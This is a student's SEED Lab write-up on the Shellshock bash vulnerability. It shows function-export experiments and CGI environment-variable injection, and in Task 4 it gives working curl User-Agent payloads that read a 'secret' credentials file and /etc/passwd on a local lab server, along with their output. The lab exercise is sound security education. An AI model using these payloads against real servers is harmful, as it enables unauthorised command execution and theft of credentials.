Roozah Khan

ShellShock Seed Lab

Task 1

In this task, we will experiement with bash_shellshock and only bash. The Shellshock vulnerability in bash consist of shell functions and those functions are defined inside the shell. The vulnerability converts the environmental variables into function definitions.

```
[07/20/20]seed@KhanRoozah:~$ foo='() { echo "Hello Rooza>
[07/20/20]seed@KhanRoozah:~$ echo $foo
() { echo "Hello Roozah"; }
[07/20/20]seed@KhanRoozah:~$ declare -f foo
[07/20/20]seed@KhanRoozah:~$ export foo
[07/20/20]seed@KhanRoozah:~$ /bin/bash_shellshock
[07/20/20]seed@KhanRoozah:~$ echo $foo

[07/20/20]seed@KhanRoozah:~$ declare -f foo
foo ()
{
    echo "Hello Roozah"
}
[07/20/20]seed@KhanRoozah:~$ foo
Hello Roozah
[07/20/20]seed@KhanRoozah:~$
```


We define the shell variable “foo” and export it the shell variable into an environmental variable using the command “export.” Next, I run the /bin/bash_shellshock shell which creates the child shell process and passes the environment variable. Then we declare the variable again and see the shell variable is a shell function and when I used “foo”, the string “hello roozah” was printed out. This means the bash is vulnerable.


```
<Roozah:~$ foo='() { echo "Hello Roozah using bash"; }'
[07/20/20]seed@KhanRoozah:~$ echo $foo
() { echo "Hello Roozah using bash"; }
[07/20/20]seed@KhanRoozah:~$ declare -f foo
[07/20/20]seed@KhanRoozah:~$ export foo
[07/20/20]seed@KhanRoozah:~$ /bin/bash
[07/20/20]seed@KhanRoozah:~$ echo $foo
() { echo "Hello Roozah using bash"; }
[07/20/20]seed@KhanRoozah:~$ declare -f foo
[07/20/20]seed@KhanRoozah:~$ foo
No command 'foo' found, did you mean:
 Command 'fox' from package 'objcryst-fox' (universe)
 Command 'goo' from package 'goo' (universe)
 Command 'fio' from package 'fio' (universe)
 Command 'fop' from package 'fop' (universe)
 Command 'fog' from package 'ruby-fog' (universe)
 Command 'fgo' from package 'fgo' (universe)
 Command 'woo' from package 'python-woo' (universe)
 Command 'zoo' from package 'zoo' (universe)
foo: command not found
[07/20/20]seed@KhanRoozah:~$
```

In this screenshot, we use the same commands, but this time we invoke the patched-up bash /bin/bash. I entered the foo shell variable, and nothing is printed out. This is because the patched bash did not convert the passed environmental variable into shell function, and it stayed as a shell variable. Therefore, the string was not printed, and bash was not vulnerable to the shellshock attack.


Task 2

In this task 2, we will create a CGI file to launch a shellshock attack on the web server. In the screenshot below, the myprog.cgi CGI program would print out “hello world” on the web server using shell script. The program is using the vulnerable bash_shellshock.





In the 2nd screenshot, I changed the file permission, so It is executable and then I use the “curl” command to access the web server and print “hello world” in the terminal.



I also did the attack from the web server. I used the “ifconfig” command to get the IP address which was 10.0.2.15 and used that in the URL in the web server and got the “hello world” printed out as well.

Task 3

In this task 3, we will pass our data through environmental variable. We use this program to print out environmental variables using the vulnerable bash_shellshock.

myprog.cgi (/usr/lib/cgi-bin) - gedit

Open

myprog.cgi
/usr/lib/cgi-bin

```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

```
[07/20/20]seed@KhanRoozah:.../cgi-bin$ curl -v http://1
0.0.2.15/cgi-bin/myprog.cgi
*   Trying 10.0.2.15...
* Connected to 10.0.2.15 (10.0.2.15) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 10.0.2.15
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 21 Jul 2020 02:03:14 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=10.0.2.15
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
```

I did not fill in the user-agent field. I just wanted to see if it would print out the string along with all the environmental variables and as you can see it did.

In this screenshot, I customize the user-agent field by using the command “-A” and typed “ROOZAH’S DATA” to see if the user (me) can get into those environmental variables. As you can see, it did work, and the HTTP_USER_AGENT field is now customized with the value I set for it.


This happens because the variables are passed down to the child process to execute the CGI program that the web server forks and then it becomes environment variables. So, we can pass this data via an environment variable. I changed the user-agent header to “ROOZAH’S DATA” and convert it into an environment variable to the shell for the child process. The command “-A” is used to set the value for user-agent field.

As you can see, the HTTP_USER_AGENT has changed to the data I put in via an environment variable.

```
[07/20/20]seed@KhanRoozah:.../cgi-bin$ curl -v http://1
0.0.2.15/cgi-bin/myprog.cgi -A "ROOZAH'S DATA"
*   Trying 10.0.2.15...
* Connected to 10.0.2.15 (10.0.2.15) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 10.0.2.15
> User-Agent: ROOZAH'S DATA
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 21 Jul 2020 02:05:52 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 731
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=10.0.2.15
HTTP_USER_AGENT=ROOZAH'S DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
```

Task 4

In this task 4, we are going to launch the shellshock attack and steal the contents of the "secret" file down below.



```
[07/20/20]seed@KhanRoozah:.../cgi-bin$ curl -v http:/
/127.0.0.1/cgi-bin/myprog.cgi -A "() { :;}; echo Cont
ent-Type: text/plain; echo ; /bin/cat secret;"
*   Trying 127.0.0.1...
* Connected to 127.0.0.1 (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: 127.0.0.1
> User-Agent: () { :;}; echo Content-Type: text/plain
; echo ; /bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 20 Jul 2020 23:41:52 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 42
< Content-Type: text/plain
<
username = web_admin

password = web_root
* Connection #0 to host 127.0.0.1 left intact
[07/20/20]seed@KhanRoozah:.../cgi-bin$
```

As you can see, I was able to steal the contents of the “secret” file. I used the “(){ “that shows a function to the child process and the vulnerability exploits the environment variable by passing the function as the the user agent In the header. The vulnerability in bash_shellshock turns the environmental variable into a function and also executes the shell commands in the environment variable string. I passed shell command “bin/cat” to concatenate the “secret” file so it would print out the contents of the secret file which it did meaning the attack was successful.

I also did an experiment using the /etc/passwd file where I should not have been allowed to read all the files, but because of the vulnerability in bash_shellshock, I was able to print and read the files in /etc/passwd too.


```
Terminal
[07/20/20]seed@KhanRoozah:.../cgi-bin$ curl -A '() {
echo "hello";}; echo Content-Type: text/plain; echo;
/bin/cat /etc/passwd' http://localhost/cgi-bin/myprog
.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin
/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

I was not able to print and read the /etc/shadow file because I was not the root user and only root user can access the content of the shadow file.

```
[07/20/20]seed@KhanRoozah:.../cgi-bin$ curl -A '() {
echo "hello";}; echo Content-Type: text/plain; echo;
/bin/cat /etc/shadow' http://localhost/cgi-bin/myprog
.cgi
[07/20/20]seed@KhanRoozah:.../cgi-bin$
```

Task 6

In this task 6, we are re-doing task 3 to see if it will still work by using /bin/bash which is the patched version instead of /bin/bash_shellshock in our program.



```
[07/20/20]seed@KhanRoozah:.../cgi-bin$ curl -A "This
is Roozah" -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: This is Roozah
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 20 Jul 2020 23:49:25 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=This is Roozah
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
n:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Serv
er at localhost Port 80</address>
```

As you can see, the task still worked because we can still set in the value for the user-agent and in the environment variable HTTP_USER_AGENT because it is just a command and not a illegal function declaration.